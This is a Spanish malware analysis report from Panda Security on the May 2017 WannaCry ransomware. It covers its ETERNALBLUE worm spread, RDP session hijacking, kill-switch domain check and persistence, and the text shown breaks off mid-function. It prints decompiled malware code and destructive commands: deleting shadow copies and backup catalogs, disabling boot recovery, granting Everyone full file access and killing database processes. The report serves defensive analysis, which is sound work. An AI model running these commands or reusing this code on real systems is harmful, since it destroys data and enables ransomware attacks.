Informe #WannaCry
Panda Security

22 de mayo de 2017

Información Confidencial

Informe #WannaCry

Contenido

Calle Santiago de Compostela, 12 1ª plta
48003 Bilbao, Vizcaya. Spain

Crta. de la Coruña, km 17,800
28231 Las Rozas, Madrid. Spain

RESUMEN EJECUTIVO

El presente documento recoge el análisis preliminar de una incidencia de un ataque masivo a nivel global en varios países con varias muestras de Ransomwares de la familia WannaCry, con el objetivo de realizar un cifrado masivo de ficheros y solicitar un rescate para recuperarlos.

Tras el análisis preliminar, sabemos que en el ataque del día 12 de Mayo se han utilizado más de 700 muestras de malware distintas, con el objetivo de cifrar ficheros de diferentes extensiones.

Esta variante de malware incorpora código para realizar la explotación de la vulnerabilidad publicada por Microsoft el día 14 de marzo descrita en el boletín MS17-010 y conocida como ETERNALBLUE.

"WannaCry" escanea tanto la red interna de una empresa como la externa, realizando conexiones hacia el puerto 445 (SMB), en busca de equipos no debidamente actualizados, para propagarse a través de ellos e infectarlos, lo que le confiere a la muestra funcionalidad similar a la de un gusano. Para realizar este movimiento dentro de la red, utiliza una variante del "payload" DOUBLEPULSAR.


Hasta el momento, todas las máquinas de las que tenemos constancia han sido atacadas mediante el "exploit" ETERNALBLUE, es decir, que otra máquina infectada dentro de la red interna, ha sido la causante de esta infección.

Hasta el momento no se ha encontrado ningún email relacionado con este ataque que sugiera una campaña de SPAM masiva.

CARACTERÍSTICAS

El fichero con hash MD5 DB349B97C37D22F5EA1D1841E3C89EB4 tiene la funcionalidad de gusano de red, usando la vulnerabilidad explotada por el ETERNALBLUE

El fichero con hash MD5 84c82835a5d21bbcf75a61706d8ab549 es quien realiza el cifrado de los datos.



A continuación, se muestran algunas propiedades estáticas del módulo con funcionalidad de gusano de red.

MD5	DB349B97C37D22F5EA1D1841E3C89EB4
SHA1	e889544aff85ffaf8b0d0da705105dee7c97fe26
Tamaño	3.723.264 bytes
Fecha interna	20/11/2010 10:03
Compilador	Microsoft Visual C++ 6.0
Nombre	mssecsvc.exe

El código dañino analizado no incluye capas de ofuscación ni implementa técnicas de detección de máquinas virtuales o depuradores.

A continuación podemos ver las secciones que presenta:

Nombre	Tamaño (bytes)	Tamaño %	Entropia
.text	36.864	0,99	6,25
.rdata	4.096	0,11	5,1
.data	159.744	4,29	7,97
.rsrc	3.518.464	94,5	8

Y sus recursos:

Nombre	Tipo	Tamaño	MD5
R	PE 32bits	3.514.368	84c82835a5d21bbcf75a61706d8ab549
RT_VERSION	Metadatos	944	1ebdc36976dd611e1a9e221a88e6858e

A continuación, se muestran las propiedades del fichero PE que se encuetra presente en los recursos de la muestra analizada:

MD5	84c82835a5d21bbcf75a61706d8ab549
Tamaño	3.514.368 bytes
Fecha interna	20/11/2010 10:05
Compilador	Microsoft Visual C++ 6.0
Detalles	Archivo ZIP con contraseña “WNcry@2ol7”
Nombre	tasksche.exe

Este segundo fichero resulta ser un ZIP autoextraíble protegido con contraseña “WNcry@2ol7” que contiene los siguientes ficheros:

Nombre	Tamaño (bytes)	Modificado
msg	1.329.657	2017-05-11
b.wnry	1.440.054	2017-05-11
c.wnry	780	2017-05-11
r.wnry	864	2017-05-09
s.wnry	3.038.286	2017-05-11
t.wnry	65.816	2017-05-11
taskdl.exe	20.480	2017-05-11
taskse.exe	20.480	2017-05-11
u.wnry	245.760	2017-05-11

Dentro de la carpeta “msg” del fichero ZIP nos encontramos con los siguientes ficheros:

m_bulgarian.wnry	m_chinese (simplified).wnry
m_chinese (traditional).wnry	m_croatian.wnry
m_czech.wnry	m_danish.wnry
m_dutch.wnry	m_english.wnry
m_filipino.wnry	m_finnish.wnry
m_french.wnry	m_german.wnry
m_greek.wnry	m_indonesian.wnry
m_italian.wnry	m_japanese.wnry
m_korean.wnry	m_latvian.wnry
m_norwegian.wnry	m_polish.wnry
m_portuguese.wnry	m_romanian.wnry
m_russian.wnry	m_slovak.wnry
m_spanish.wnry	m_swedish.wnry
m_turkish.wnry	m_vietnamese.wnry

Para descifrar los ficheros, el “Wannacry” extrae a disco el fichero “u.wnry” renombrandolo a “@ WanaDecryptor@.exe”. A continuación, podemos ver las características del mismo:

MD5	7bf2b57f2a205768755c07f238fb32cc
Tamaño	3.514.368 bytes
Fecha interna	14/07/2009 1:19:35
Compilador	Microsoft Visual C++ 6.0
Nombre	@WanaDecryptor@.exe


DESCRIPCIÓN DEL ATAQUE

1.1. Vectores de infección

1.1.1 Netbios / SMB (puerto 445)

Hasta el momento, en todos los casos analizados, el código dañino se ejecuta en los equipos afectados de forma remota, aprovechando el "exploit" ETERNALBLUE, junto con una modificación de "payload" DOUBLEPULSAR. El proceso remoto donde el gusano ejecuta su código dañino es el "LSASS.EXE".

ETERNALBLUE aprovecha la vulnerabilidad de SMB (MS17-010) como método de distribución dentro de las redes internas, estableciendo conexiones hacia los puertos TCP 445, tal y como puede verse en la siguiente captura de pantalla:



1.1.2 Escritorio Remoto (infección local)

"WanaCry" tiene un componente llamado "taskse.exe" cuya función es: enumerar y comprometer las sesiones de los usuarios conectados al equipo por "Remote Desktop" (RDP).

El usuario puede estar conectado en ese momento, o haber cerrado la conexión pero no la sesión; algo muy típico en entornos corporativos ya sea por despiste, abandono, o comodidad del usuario al volver a conectar.

El programa es un binario PE de 32 bits con nombre interno "waitfor.exe".

"taskse.exe" espera recibir un argumento cuando ejecutado. En caso de no recibirlo, finalizará su ejecución.

"WannaCry" envía como parámetro a "taskse.exe" la ruta completa al archivo "@WanaDecryptor@.exe", aunque existen algunas muestras que ponen la ruta completa al malware (taskche.exe).

En la muestra analizada se lanza el descifrador en lugar del malware.


La primera acción que realiza el programa, es cargar la librería "Wtsapi32.dll", y obtener mediante "GetProcAddress" las siguientes funciones:

- WTSEnumerateSessionsA
- WTSFreeMemory

En el caso de que no pueda obtener alguna de las funciones, la ejecución del programa finaliza.

A continuación se enumeran las sesiones con una llamada a "WTSEnumerateSessionsA", y se comprueba que exista al menos una sesión, en caso contrario se finaliza la ejecución.

En condiciones normales, está función devolverá un valor de 2 sesiones: una correspondiente al usuario activo local, y otra nula. Con otros usuarios conectados vía RDP, o con una sesión iniciada, este último valor ira incrementado de forma acorde.



```
int v7; // esi@10
int v8; // [esp+14h] [ebp-10h]@7
unsigned int v9; // [esp+18h] [ebp-Ch]@7
int v10; // [esp+1Ch] [ebp-8h]@1
int (__stdcall *v11)(); // [esp+20h] [ebp-4h]@5

v10 = 0;
v1 = LoadLibraryA(aWtsapi32_dll_0);
v2 = v1;
if ( !v1 )
  return -1;
v4 = GetProcAddress(v1, aWtsenumeratese);
if ( !v4 )
  return -1;
v5 = GetProcAddress(v2, aWtsfreememory);
v11 = v5;
if ( !v5 )
  return -1;
v8 = 0;
v9 = 0;
((void (__stdcall *)(_DWORD, _DWORD, signed int, int *, unsigned int *))v4)(0, 0, 1, &v8, &v9);
if ( !v8 )
  return -1;
v6 = 0;
if ( v9 > 0 )
{
  v7 = 0;
  do
  {
    if ( !TaskseManageSessionsDuplicateTokenAndLaunchAPP(a1, *(_DWORD *)(v7 + v8), 5, 0) )
      ++v10;
    Sleep(0x64u);
    ++v6;
    v7 += 12;
  }
  while ( v6 < v9 );
  v5 = v11;
}
```

Por cada una de las sesiones, se llama a una sub función que será la encargada de realizar todo el proceso de suplantación del usuario al que pertenezca la sesión.

En esta función, la primera acción realizada es cargar la librería "advapi32.dll" y obtener las siguientes funciones mediante "GetProcAddress":

- OpenProcessToken
- LookupPrivilegeValueA
- AdjustTokenPrivileges
- DuplicateTokenEx
- CreateProcessAsUserA

Tras obtener estás funciones, se carga la librería “kernel32.dll” (para obtener su dirección base) para proceder a obtener las siguientes funciones:

- WTSGetActiveConsoleSessionId
- GetCurrentProcess
- CloseHandle

A continuación, se obtienen las siguientes funciones de la librería “userenv.dll”:

- CreateEnvironmentBlock
- DestroyEnvironmentBlock

Y por último, de la librería “wtsapi32.dll”, se obtiene la función “WTSQueryUserToken”.

Con las funciones obtenidas, se procede a obtener el manejador del proceso actual y acceder a su “token”. Con éste, se concede el privilegio “SeTcbPrivilege”.

Este privilegio es accesible por la cuenta de SYSTEM. En el caso de que el programa no pueda darse este privilegio, fallará en la obtención del “token” del usuario de la sesión que está enumerando.

```
.text:004011E9                 push    offset aSetcbprivilege ; "SeTcbPrivilege"
.text:004011EE                 push    ebx
.text:004011EF                 call    [ebp+LookupPrivilegeValueA]
.text:004011F5                 test    eax, eax
.text:004011F7                 jnz     short _adjust_token_privileges
.text:004011F9                 push    0FFFFFFFFh
.text:004011FB                 lea     edx, [ebp+ms_exc.registration]
.text:004011FE                 push    edx
.text:004011FF                 jmp     _local_unwind2
.text:00401204 ; ---------------------------------------------------------------------------
.text:00401204
.text:00401204 _adjust_token_privileges:               ; CODE XREF: TaskseManageSessionsDuplicateTokenAndLaunchAPP+1F7↑j
.text:00401204                 mov     [ebp+var_EC], ebx
.text:0040120A                 xor     eax, eax
.text:0040120C                 mov     [ebp+var_E8], eax
.text:00401212                 mov     [ebp+var_E4], eax
.text:00401218                 mov     [ebp+var_E0], eax
.text:0040121E                 mov     [ebp+var_EC], 1
.text:00401228                 mov     ecx, [ebp+var_90]
.text:0040122E                 mov     [ebp+var_E8], ecx
.text:00401234                 mov     edx, [ebp+var_8C]
.text:0040123A                 mov     [ebp+var_E4], edx
.text:00401240                 mov     [ebp+var_E0], 2
.text:0040124A                 lea     eax, [ebp+var_94]
.text:00401250                 push    eax
.text:00401251                 lea     ecx, [ebp+var_58]
.text:00401254                 push    ecx
.text:00401255                 push    10h
.text:00401257                 lea     edx, [ebp+var_EC]
.text:0040125D                 push    edx
.text:0040125E                 push    ebx
.text:0040125F                 mov     eax, [ebp+var_38]
.text:00401262                 push    eax
.text:00401263                 call    [ebp+AdjustTokenPrivileges]
```


En el caso de que el privilegio se haya podido obtener se llama a la función “WTSGetActiveConsoleSessionId” y posteriormente “WTSQueryUserToken”.

De esta forma se obtiene el “token” del usuario de la sesión enumerada y mediante la llamada a CreateProcessAsUser, el ransomware es capaz de ejecutarse dentro de otras sesiones de usuario, para secuestrar sus ficheros.


A continuación, se muestran tres capturas de pantalla que demuestran cómo se ejecuta el programa y el descifrador. Para ello se han utilizado dos cuentas de usuario diferentes dentro de la misma máquina,

una de ellas activa gracias a una conexión RDP.

En la captura se puede apreciar como el usuario local es “JR”, y la sesión remota le corresponde a “Amelia”.



Cuando el usuario “JR” es infectado, vemos que le ocurre lo mismo a “Amelia”:



En conclusión, el malware “WannaCry” se aprovecha de este componente (taskse.exe), para atacar las sesiones RDP abiertas.

1.2. Interacciones con el sistema

Lo primero que hace el malware es intentar conectarse a la URL http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com, Si este dominio está activo, el malware no realiza ninguna acción adicional y acaba. Esto puede verse en el siguiente código:

```
  hHandle = InternetOpenA(0, 1u, 0, 0, 0);
  hResult = InternetOpenUrlA(hHandle, szUrl, 0, 0, 0x84000000, 0);
  if ( hResult )
  {
    InternetCloseHandle(hHandle);
    InternetCloseHandle(hResult);
    result = 0;
  }
  else
  {
    InternetCloseHandle(hHandle);
    InternetCloseHandle(0);
    InstallAndRunMalware();
    result = 0;
  }
  return result;
}
```

En caso de no haber conexión (el dominio no existe), continuará ejecutándose, para auto registrarse como servicio en el equipo.

```
int InstallService()
{
  SC_HANDLE schSCManager; // eax@1
  void *v1; // edi@1
  SC_HANDLE hService; // eax@2
  void *v3; // esi@2
  char Dest; // [esp+4h] [ebp-104h]@1

  sprintf(&Dest, Format, FileName);             // %s -m security
  schSCManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  v1 = schSCManager;
  if ( !schSCManager )
    return 0;
  hService = CreateServiceA(schSCManager, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);
  v3 = hService;
  if ( hService )
  {
    StartServiceA(hService, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  return 0;
}
```

La descripción del servicio creado es la siguiente

ServiceName	mssecsvc2.0
Description	Microsoft Security Center (2.0) Service
Path	%WINDIR%\mssecsvc.exe
Commandline	%s -m security

Una vez instalado como servicio, el gusano extraerá de él mismo un recurso binario denominado “R”
Este recurso, o “payload”, resulta ser un fichero PE ejecutable de 32 bits, encargado de realizar el cifrado de ficheros (“ransomware” MD5 84c82835a5d21bbcf75a61706d8ab549).
El gusano copia este “payload” en “C:\WINDOWS\tasksche.exe” para, a continuación, ejecutarlo con los siguientes parámetros:

```
C:\WINDOWS\tasksche.exe /i
```

NOTA: En caso de existir el fichero “C:\WINDOWS\tasksche.exe”, lo mueve a “C:\WINDOWS\qeriuwjhrf”. Posiblemente para soportar múltiples infecciones y que no tener problemas a la hora de crear “taskche.exe”.

Por último, añade la siguiente entrada en el registro para garantizar la ejecución en siguientes reinicios del equipo mediante el siguiente comando:

```
reg.exe reg add
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
“mzaiifkxcyb819” /t REG_SZ /d “\”C:\WINDOWS\tasksche.exe\”” /f
```

NOTA: El nombre del valor usado, se genera de manera pseudo-aleatoria

1.3. Ejecución del “payload” (ransomware)

Una vez que el componente “ransomware” (tasksche.exe) se ejecuta, procede a auto-copiase dentro de una carpeta de nombre pseudo-aleatorio, en el directorio “COMMON_APPDATA” del usuario afectado.

El nombre de la carpeta se genera en base al nombre del equipo, tal y como puede verse en la siguiente captura de pantalla:

```
// Generate Pseudo-Random Folder Name
int __cdecl sub_401225(int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  Buffer = word_40F874;
  nSize = 399;
  memset(&v9, 0, 0x18Cu);
  v10 = 0;
  GetComputerNameW(&Buffer, &nSize);
  v12 = 0;
  v1 = 1;
  if ( wcslen(&Buffer) )
  {
    v2 = &Buffer;
    do
    {
      v1 *= *v2;
      ++v12;
      ++v2;
      v3 = wcslen(&Buffer);
    }
    while ( v12 < v3 );
  }
  srand(v1);
  v4 = 0;
  v5 = rand() % 8 + 8;
  if ( v5 > 0 )
  {
    do
      *(_BYTE *)(v4++ + a1) = rand() % 26 + 97;
    while ( v4 < v5 );
  }
  v6 = v5 + 3;
  while ( v4 < v6 )
    *(_BYTE *)(v4++ + a1) = rand() % 10 + 48;
  result = a1;
  *(_BYTE *)(v4 + a1) = 0;
  return result;
}
```

Para garantizar su persistencia, el código dañino (ransomware) se registra como servicio en el sistema:

ServiceName	Nombre pseudo-aleatorio
Description	Nombre pseudo-aleatorio
Path	C:\Programdata\ Nombre pseudo-aleatorio

Esto lo podemos ver en la siguiente captura de pantalla:

```
.text:00401D5D lea     eax, [ebp+Dest]
.text:00401D63 push    edi                     ; lpPassword
.text:00401D64 push    edi                     ; lpServiceStartName
.text:00401D65 push    edi                     ; lpDependencies
.text:00401D66 push    edi                     ; lpdwTagId
.text:00401D67 push    edi                     ; lpLoadOrderGroup
.text:00401D68 push    eax                     ; lpBinaryPathName -> cmd.exe /c "C:\ProgramData\fxuenapxm027\tasksche.exe"
.text:00401D69 push    1                       ; dwErrorControl
.text:00401D6B push    2                       ; dwStartType = 2 -> SERVICE_AUTO_STAR
.text:00401D6D push    10h                     ; dwServiceType = 0x010 -> SERVICE_WIN32_OWN_PROCESS
.text:00401D6F push    ebx                     ; dwDesiredAccess
.text:00401D70 push    esi                     ; lpDisplayName -> fxuenapxm027
.text:00401D71 push    esi                     ; lpServiceName -> fxuenapxm027
.text:00401D72 push    [ebp+hSCManager]        ; hSCManager
.text:00401D75 call    ds:CreateServiceA
```

Además de esto, se añade al “autorun” del usuario ejecutando el siguiente comando:

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v “PSEUDO_RANDOM_
CHARS” /t REG_SZ /d ‘\’C:\ProgramData\ PSEUDO_RANDOM_CHARS\tasksche.exe\’’ /f
```

Seguidamente, el “ransomware” realiza las siguientes acciones:

• Garantiza el acceso a los ficheros del sistema con el comando de Windows, “icacls”:

- icacls . /grant Everyone:F /T /C /Q

• Borra las copias de seguridad realizadas por el sistema operativo (shadow copies) presentes en el equipo mediante dos técnicas:

- vssadmin.exe vssadmin delete shadows /all /quiet
- WMIC.exe wmic shadowcopy delete

• No permite que el sistema arranque en modo de recuperación de fallos:

- bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures
- bcdedit.exe bcdedit /set {default} recoveryenabled no

• Borra los catálogos de copias de seguridad:

- wbadmin.exe wbadmin delete catalog –quiet

• Crea una entrada en el registro cuyo contenido apunta a la carpeta donde se encuentra el ransomware:

- [HKEY_CURRENT_USER\Software\WanaCrypt0r]

• Con el comando “attrib”, pone atributos de oculto a la carpeta “$RECYCLE” (no confundir con la carpeta de la papelera de reciclaje, esa es $Recycle.Bin”):

- attrib +h +s c:\$RECYCLE

• Vía “cmd” y el comando “echo” genera un script VBS, cuya misión es generar un fichero .lnk que apunta al programa descifrador de ficheros.

- SET ow = WScript.CreateObject(“WScript.Shell”)
- SET om = ow.CreateShortcut(“C:\@WanaDecryptor@.exe.lnk”)
- om.TargetPath = “C:\@WanaDecryptor@.exe”
- om.Save

• Por último “WannaCry” intenta matar procesos de bases de datos, con el fin de garantizar el acceso y cifrado de ficheros de bases de datos.

- ‘taskkill.exe /f /im mysqld.exe’
- ‘taskkill.exe /f /im sqlwriter.exe’
- ‘taskkill.exe /f /im sqlserver.exe’
- ‘taskkill.exe /f /im MSExchange*’
- ‘taskkill.exe /f /im Microsoft.Exchange.*’

• El componente encargado de cifrar el sistema (“DLL”) añade la siguiente entrada de persistencia en el registro:

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run /v “valores_aleatorios” /t REG_SZ /d ‘<ruta_variable>\tasksche.exe\” /f
```

Es importante darse cuenta que si el malware puede escribir en la rama HKEY_LOCAL_MACHINE lo hará en esa en lugar de HKEY_CURRENT_USER.

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run /v “valores_aleatorios” /t REG_SZ /d ‘<ruta_variable>\tasksche.exe\” /f
```

El nombre aleatorio se basa en obtener el nombre del sistema comprometido y usar su longitud como semilla para generar aleatoriamente la cadena, al saber esto, el cálculo es pseudoaleatorio produciendo el mismo resultado en la misma máquina siempre.

1.4. Proceso de distribución

Este malware tiene capacidades de gusano lo cual quiere decir que intenta propagarse por la red. Para ello hace uso del "exploit" de ETERNALBLUE (MS17-010) con intención de propagarse hacia todas las máquinas que no tengan parcheada esta vulnerabilidad.

Algo que llama la atención es que no solo busca dentro de la red local de la maquina afectada, sino que además procede a escanear direcciones IP públicas en internet.

Todas estas acciones son realizadas por el servicio que el propio malware instala tras su ejecución (en el Apéndice Persistencia está la información sobre el nombre de este servicio).

Una vez el servicio es instalado y ejecutado se crean dos hilos, los cuales se encargan del proceso de replicación hacia otros sistemas.

A continuación podemos ver la rutina que inicia estos hilos:

```
HGLOBAL IniciaReplicacion()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = IniciaYObtenDllStub();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, thread_ExplotacionLocal, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, thread_ExplotacionGlobal, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

La primera acción de esta función es obtener el "DLL stub" que se usará para componer el "payload" que será enviado a las máquinas víctimas, a este "stub" se le añade el propio malware.

Esta DLL contiene una función llamada "PlayGame", que se encarga de extraer y ejecutar el recurso de la propia DLL, que en este caso es el propio malware. De forma, al llamar a la función "PlayGame", comenzará la infección de la máquina.

Esta DLL jamás toca disco, ya que se inyecta directamente en memoria, concreto en el proceso LSASS, tras la ejecución del exploit ETERNALBLUE en el equipo comprometido.

1.4.1 Replicación en red local

A continuación podemos ver la función que se encarga de realizar la replicación en la red local de la máquina afectada:

```
int thread_ExplotacionLocal()
{
  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  ObtenInfoAdpatadorRedLocal((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( *(_DWORD *)&unk_70F760[268] > 10 )
    {
      do
        Sleep(0x64u);
      while ( *(_DWORD *)&unk_70F760[268] > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, thread_RunEternalBlue, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement((volatile LONG *)&unk_70F760[268]);
      CloseHandle(v2);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  free_0(Memory);
  Memory = 0;
  v7 = 0;
```

